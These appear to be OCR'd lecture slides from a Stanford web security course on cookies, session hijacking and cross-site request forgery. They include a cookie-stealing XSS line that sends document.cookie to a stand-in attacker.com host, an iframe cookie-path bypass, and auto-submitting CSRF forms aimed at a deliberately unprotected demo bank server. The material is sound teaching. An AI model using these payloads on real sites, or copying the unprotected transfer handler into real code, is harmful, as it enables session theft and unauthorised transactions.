
CS 253: Web Security

Session attacks, Cross-Site Request Forgery

Recall: Cookies



How do you delete cookies?

- Set cookie with same name and an expiration date in the past
- Cookie value can be omitted

```
Set-Cookie: key=; Expires=Thu, 01 Jan 1970 00:00:00 GMT
```

Basic cookie attributes

- **Expires** - Specifies expiration date. If no date, then lasts for "browser session"
- **Path** - Scope the "Cookie" **header** to a particular request path prefix
  - e.g. **`Path=/docs`** will match **`/docs`** and **`/docs/Web/`**
- **Domain** - Allows the cookie to be scoped to a "broader domain" (within the same registrable domain)
  - e.g. **`cs253.stanford.edu`** can set cookies for **`stanford.edu`**
- Note: **`Path`** and **`Domain`** violate Same Origin Policy
  - Do not use **`Path`** to keep cookies secret from other pages on the same origin
  - By using **`Domain`**, one origin can set cookies for another origin

Accessing Cookies from JS

```
document.cookie = 'name=Feross'
document.cookie = 'favoriteFood=Cookies'

document.cookie
// 'name=Feross; favoriteFood=Cookies;'

document.cookie = 'name=; Expires=Thu, 01 Jan 1970 00:00:00 GMT'

document.cookie
// 'favoriteFood=Cookies;'
```

Session attacks

Session hijacking

- Sending cookies over unencrypted HTTP is a very bad idea
  - If anyone sees the cookie, they can use it to hijack the user's session
  - Attacker sends victim's cookie as if it was their own
  - Server will be fooled

Sessions (normal case)

Client


Server


Client
Server



Client
GET /HTTP/1.1
Cookie: sessionId=1234
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
HTTP/1.1 200 OK
Private webpage!
Server

Sessions (with a network attacker)




Client
Attacker
Server



Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
GET /HTTP/1.1
Cookie: sessionId=1234
Server


Client
GET /HTTP/1.1
Cookie: sessionId=1234
Attacker
GET /HTTP/1.1
Cookie: sessionId=1234
Server
HTTP/1.1 200 OK
Private webpage!

Firesheep (2010)



Session hijacking mitigation

- Use **`Secure`** cookie attribute to prevent cookie from being sent over unencrypted HTTP connections

```
Set-Cookie: key=value; Secure
```

- Even better: Use HTTPS for entire website

Session hijacking via Cross Site Scripting (XSS)

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
new Image().src =
  'https://attacker.com/steal?cookie=' + document.cookie
```

- More on XSS soon!

Protect cookies from XSS

- Use **`HttpOnly`** cookie attribute to prevent cookie from being read from JavaScript

```
Set-Cookie: key=value; Secure; HttpOnly
```

Cookie `Path` bypass

- Do not use **`Path`** for security
- **`Path`** does not protect against unauthorized reading of the cookie from a different path on the same origin
  - Can be bypassed using an **`<iframe>`** with the path of the cookie
  - Then, read **`iframe.contentDocument.cookie`**
  - This is allowed by Same Origin Policy
- Therefore, only use **`Path`** as a performance optimization

Demo: CS 106A attack

Demo: CS 106A attack

On CS 106A site:

```
document.cookie = 'sessionId=1234; Path=/class/cs106a/'
```

On CS 253 site:

```
const iframe = document.createElement('iframe')
iframe.src = 'https://web.stanford.edu/class/cs106a/'
document.body.appendChild(iframe)
iframe.style.display = 'none'

// wait for document to load... then run
console.log(iframe.contentDocument.cookie)
```

Make cookie `Path` secure?

- No solution! Always unsafe to rely on **`Path`**
- Same Origin Policy
  - Pages on the *same origin* can access each other's cookies (and a whole lot more)

What to set cookie `Path` to?

- Defaults to current page's path, e.g. **`/class/cs106a`**
- Instead, explicitly set it to **`Path=/`**
  - Why is this better than just omitting **`Path`**?

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/
```

Quick note: `Domain` attribute is also bad

- Cookies can only be accessed by equal or more-specific domains, so use a subdomain
- **`cs106a.stanford.edu`** vs. **`cs253.stanford.edu`**
  - Mutually exclusive
- **`cs253.stanford.edu`** vs. **`stanford.edu`**
  - Former can read/write latter's cookies. Reverse not true.
- **`cs253.stanford.edu`** vs. **`login.stanford.edu`**
  - Mutually exclusive

Cookies don't obey Same Origin Policy

- Cookies were created before Same Origin Policy so have different security model
- Cookies are **more restrictive** than Same Origin Policy
  - **`Path`** partions cookies by path but is ineffective because pages on same origin can access each other's DOMs, run code in each other's contexts
- Cookies are **less restrictive** than Same Origin Policy
  - Pages with same *hostname* share cookies. The *protocol* and *port* are ignored.
  - Different origins can mess with each others cookies (e.g. **`cs253.stanford.edu`** can set cookies for **`stanford.edu`**)
  - This is why Stanford login is **`login.stanford.edu`** and not **`stanford.edu/login`**

Cross-Site Request Forgery (CSRF)

Ambient authority: problems

- Recall: Ambient authority is implemented by cookies
- Consider this HTML embedded in **attacker.com**:

```
<h1>Welcome to your account!</h1>
<img src='https://bank.com/avatar.png' />
```

- Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**
- **attacker.com** can embed user's real avatar from **bank.com**

Ambient authority: problems (pt 2)

- Unclear which site initiated a request
- Consider this HTML embedded in **attacker.com**:

```
<img src='https://bank.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- Browser helpfully includes **bank.com** cookies in all requests to **bank.com**, even though the request originated from **attacker.com**
- **attacker.com** can take actions at **bank.com** using the victim's logged-in session

Cross-Site Request Forgery (CSRF)

- Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands diretly on the server
- Effective even when attacker can't read the HTTP response

Demo: Cross-Site Request Forgery

Demo: Cross-Site Request Forgery

server.js:

```
const BALANCES = { alice: 500, bob: 100 }

app.get('/', (req, res) => {
  const { sessionId } = req.cookies
  const username = SESSIONS[sessionId]

  if (username) {
    res.send(`
      <h1>Welcome, ${username}</h1>
      <p>Your balance is $${BALANCES[username]}</p>
      <p><a href='/logout'>Logout</a></p>
      <form method='POST' action='/transfer'>
        Send amount:
        <input name='amount' />
        To user:
        <input name='to' />
        <input type='submit' value='Send' />
      </form>
    `)
  } else {
    createReadStream('index.html').pipe(res)
  }
})
```

Demo: Cross-Site Request Forgery

```
app.post('/transfer', (req, res) => {
  const { sessionId } = req.cookies
  const username = SESSIONS[sessionId]

  if (!username) {
    res.send('Only logged in users can transfer money')
    return
  }

  const amount = Number(req.body.amount)
  const to = req.body.to

  BALANCES[username] -= amount
  BALANCES[to] += amount

  res.redirect('/')
})
```

Demo: Cross-Site Request Forgery

attacker.com:9999:

```
<h1>Cool cat site</h1>
<img src='cat.gif' />
<iframe src='attacker-frame.html' style='display: none'></iframe>
```

attacker.com:9999/attacker-frame.html:

```
<form method='POST' action='http://bank.com:8000/transfer'>
  <input name='amount' value='100' />
  <input name='to' value='alice' />
  <input type='submit' value='Send' />
</form>
<script>
  document.forms[0].submit()
</script>
```


Mitigate Cross-Site Request Forgery

- Idea: Can we remove "ambient authority" when a request originates from another site?

